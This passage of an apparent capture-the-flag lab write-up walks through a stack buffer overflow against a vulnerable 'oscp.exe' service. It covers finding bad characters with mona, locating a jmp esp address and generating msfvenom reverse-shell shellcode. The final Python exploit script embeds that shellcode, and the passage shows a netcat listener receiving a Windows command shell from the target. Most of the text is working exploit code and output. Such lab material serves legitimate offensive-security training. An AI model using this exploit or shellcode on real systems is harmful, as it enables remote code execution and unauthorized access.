\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78
\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96
\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4
\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2
\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0
\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
```

update our exploit.py script again and set the payload variable to the string of bad characters the script generated

```
import socket

ip = "10.10.86.161"
port = 1337

prefix = "OVERFLOW1 "
offset = 1978
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\
x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\
x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\
x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\
x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\
x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\
xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\
xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\
xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
  print("Could not connect.")
~
```

```
Registers (FPU)
EAX 018EF268 ASCII "OVERFLOW1 AAAAA
ECX 003D5634
EDX 0000000A
EBX 41414141
ESP 018EFA30
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000000

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,L

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U
FST 0000  Cond 0 0 0 0  Err 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1
```

After crashing the server again, we will make a note of the address to which the ESP register points, and then we will use it in the following mona command

Mona to find possible bad characters with a comparison between the byte array and ESP

```
!mona compare -f C:\mona\oscp\bytearray.bin -a 018EFA30
[15:07:45] Access violation when executing [42424242]
```

mona Memory comparison results

Address	Status	BadChars	Type
0x018efa30	Corruption after 6 bytes	00 07 08 2e 2f a0 a1	normal


eliminated all bad characters, we will remove all of them from our bad characters pattern

x07,x08,x2e,x2f,xa0,xa1

```
import socket

ip = "10.10.86.161"
port = 1337

prefix = "OVERFLOW1 "
offset = 1978
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\
x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\
x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\
x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\
x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\
x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\
xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\
xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\
xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
  print("Could not connect.")
```

After that let’s repeat the process.

```
!mona bytearray -b "\x00\x07\x08\x2e\x2f\xa0\xa1"

!mona compare -f C:\mona\oscp\bytearray.bin -a 0180FA30
```



And get a clean bad characters pattern since it is unmodified now.

Finding a Jump Point

Regardless of the oscp.exe in Immunity Debugger running or in a crashed state, we will run the following mona command in order to make sure to update the -cpb option with all the bad characters we identified including null-byte:

```
!mona jmp -r esp -cpb "\x00\x07\x08\x2e\x2f\xa0\xa1"
```

This command will find all jmp esp (or equivalent) instructions with addresses that do not include any of specified bad characters.

We will choose an address and update our exploit.py script, and we will set the retn variable to the address backwards


```
prefix = "OVERFLOW1 "
offset = 1978
overflow = "A" * offset
retn = "\xaf\x11\x50\x62"
padding = ""
```

Generating payload with info we gathered

```
┌──(kali㉿kali)-[~/THM/buffer]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.9.0.239 LPORT=443 EXITFUNC=thread -b "\x00\x07\x08\x2e\x2f\xa0\xa1" -f c
```

```
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xbe\xfb\xe8\xd1\x9f\xda\xdf\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
"\x52\x83\xe8\xfc\x31\x70\x0e\x03\x8b\xe6\x33\x6a\x97\x1f\x31"
"\x95\x67\xe0\x56\x1f\x82\xd1\x56\x7b\xc7\x42\x67\x0f\x85\x6e"
"\x0c\x5d\x3d\xe4\x60\x4a\x32\x4d\xce\xac\x7d\x4e\x63\x8c\x1c"
"\xcc\x7e\xc1\xfe\xed\xb0\x14\xff\x2a\xac\xd5\xad\xe3\xba\x48"
"\x41\x87\xf7\x50\xea\xdb\x16\xd1\x0f\xab\x19\xf0\x9e\xa7\x43"
"\xd2\x21\x6b\xf8\x5b\x39\x68\xc5\x12\xb2\x5a\xb1\xa4\x12\x93"
"\x3a\x0a\x5b\x1b\xc9\x52\x9c\x9c\x32\x21\xd4\xde\xcf\x32\x23"
"\x9c\x0b\xb6\xb7\x06\xdf\x60\x13\xb6\x0c\xf6\xd0\xb4\xf9\x7c"
"\xbe\xd8\xfc\x51\xb5\xe5\x75\x54\x19\x6c\xcd\x73\xbd\x34\x95"
"\x1a\xe4\x90\x78\x22\xf6\x7a\x24\x86\x7d\x96\x31\xbb\xdc\xff"
"\xf6\xf6\xde\xff\x90\x81\xad\xcd\x3f\x3a\x39\x7e\xb7\xe4\xbe"
"\x81\xe2\x51\x50\x7c\x0d\xa2\x79\xbb\x59\xf2\x11\x6a\xe2\x99"
"\xe1\x93\x37\x0d\xb1\x3b\xe8\xee\x61\xfc\x58\x87\x6b\xf3\x87"
"\xb7\x94\xd9\xaf\x52\x6f\x8a\xc5\xab\x6f\xa5\xb2\xa9\x6f\x38"
"\xf8\x27\x89\x50\xee\x61\x02\xcd\x97\x2b\xd8\x6c\x57\xe6\xa5"
"\xaf\xd3\x05\x5a\x61\x14\x63\x48\x16\xd4\x3e\x32\xb1\xeb\x94"
"\x5a\x5d\x79\x73\x9a\x28\x62\x2c\xcd\x7d\x54\x25\x9b\x93\xcf"
"\x9f\xb9\x69\x89\xd8\x79\xb6\x6a\xe6\x80\x3b\xd6\xcc\x92\x85"
"\xd7\x48\xc6\x59\x8e\x06\xb0\x1f\x78\xe9\x6a\xf6\xd7\xa3\xfa"
"\x8f\x1b\x74\x7c\x90\x71\x02\x60\x21\x2c\x53\x9f\x8e\xb8\x53"
"\xd8\xf2\x58\x9b\x33\xb7\x79\x7e\x91\xc2\x11\x27\x70\x6f\x7c"
"\xd8\xaf\xac\x79\x5b\x45\x4d\x7e\x43\x2c\x48\x3a\xc3\xdd\x20"
"\x53\xa6\xe1\x97\x54\xe3";
```

copy the generated C code string, and integrate it into our exploit.py script in payload variable between parentheses.

As an encoder is likely used to generate the payload, we will need some space in memory for the payload to unpack itself. We will do it through specifying the padding variable to a string of 16 or more to No Operation (\x90) bytes:

After that Final payload looks like this

```python
import socket

ip = "10.10.86.161"
port = 1337

prefix = "OVERFLOW1 "
offset = 1978
overflow = "A" * offset
retn = "\xaf\x11\x50\x62"
padding = "\x90" * 16
payload = ("\xbe\xfb\xe8\xd1\x9f\xda\xdf\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
"\x52\x83\xe8\xfc\x31\x70\x0e\x03\x8b\xe6\x33\x6a\x97\x1f\x31"
"\x95\x67\xe0\x56\x1f\x82\xd1\x56\x7b\xc7\x42\x67\x0f\x85\x6e"
"\x0c\x5d\x3d\xe4\x60\x4a\x32\x4d\xce\xac\x7d\x4e\x63\x8c\x1c"
"\xcc\x7e\xc1\xfe\xed\xb0\x14\xff\x2a\xac\xd5\xad\xe3\xba\x48"
"\x41\x87\xf7\x50\xea\xdb\x16\xd1\x0f\xab\x19\xf0\x9e\xa7\x43"
"\xd2\x21\x6b\xf8\x5b\x39\x68\xc5\x12\xb2\x5a\xb1\xa4\x12\x93"
"\x3a\x0a\x5b\x1b\xc9\x52\x9c\x9c\x32\x21\xd4\xde\xcf\x32\x23"
"\x9c\x0b\xb6\xb7\x06\xdf\x60\x13\xb6\x0c\xf6\xd0\xb4\xf9\x7c"
"\xbe\xd8\xfc\x51\xb5\xe5\x75\x54\x19\x6c\xcd\x73\xbd\x34\x95"
"\x1a\xe4\x90\x78\x22\xf6\x7a\x24\x86\x7d\x96\x31\xbb\xdc\xff"
"\xf6\xf6\xde\xff\x90\x81\xad\xcd\x3f\x3a\x39\x7e\xb7\xe4\xbe"
"\x81\xe2\x51\x50\x7c\x0d\xa2\x79\xbb\x59\xf2\x11\x6a\xe2\x99"
"\xe1\x93\x37\x0d\xb1\x3b\xe8\xee\x61\xfc\x58\x87\x6b\xf3\x87"
"\xb7\x94\xd9\xaf\x52\x6f\x8a\xc5\xab\x6f\xa5\xb2\xa9\x6f\x38"
"\xf8\x27\x89\x50\xee\x61\x02\xcd\x97\x2b\xd8\x6c\x57\xe6\xa5"
"\xaf\xd3\x05\x5a\x61\x14\x63\x48\x16\xd4\x3e\x32\xb1\xeb\x94"
"\x5a\x5d\x79\x73\x9a\x28\x62\x2c\xcd\x7d\x54\x25\x9b\x93\xcf"
"\x9f\xb9\x69\x89\xd8\x79\xb6\x6a\xe6\x80\x3b\xd6\xcc\x92\x85"
"\xd7\x48\xc6\x59\x8e\x06\xb0\x1f\x78\xe9\x6a\xf6\xd7\xa3\xfa"
"\x8f\x1b\x74\x7c\x90\x71\x02\x60\x21\x2c\x53\x9f\x8e\xb8\x53"
"\xd8\xf2\x58\x9b\x33\xb7\x79\x7e\x91\xc2\x11\x27\x70\x6f\x7c"
"\xd8\xaf\xac\x79\x5b\x45\x4d\x7e\x43\x2c\x48\x3a\xc3\xdd\x20"
"\x53\xa6\xe1\x97\x54\xe3")

postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
  print("Could not connect.")
```

Let’s set up listener and run the exploit.py script!

```
┌──(kali㉿kali)-[~/THM/buffer]
└─$ python3 exploit.py
Sending evil buffer...
Done!
```

```
┌──(kali㉿kali)-[~/THM/buffer]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.9.0.239] from (UNKNOWN) [10.10.86.161] 49286
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>
```

```
c:\Users\admin\Desktop>whoami
whoami
oscp-bof-prep\admin

c:\Users\admin\Desktop>
```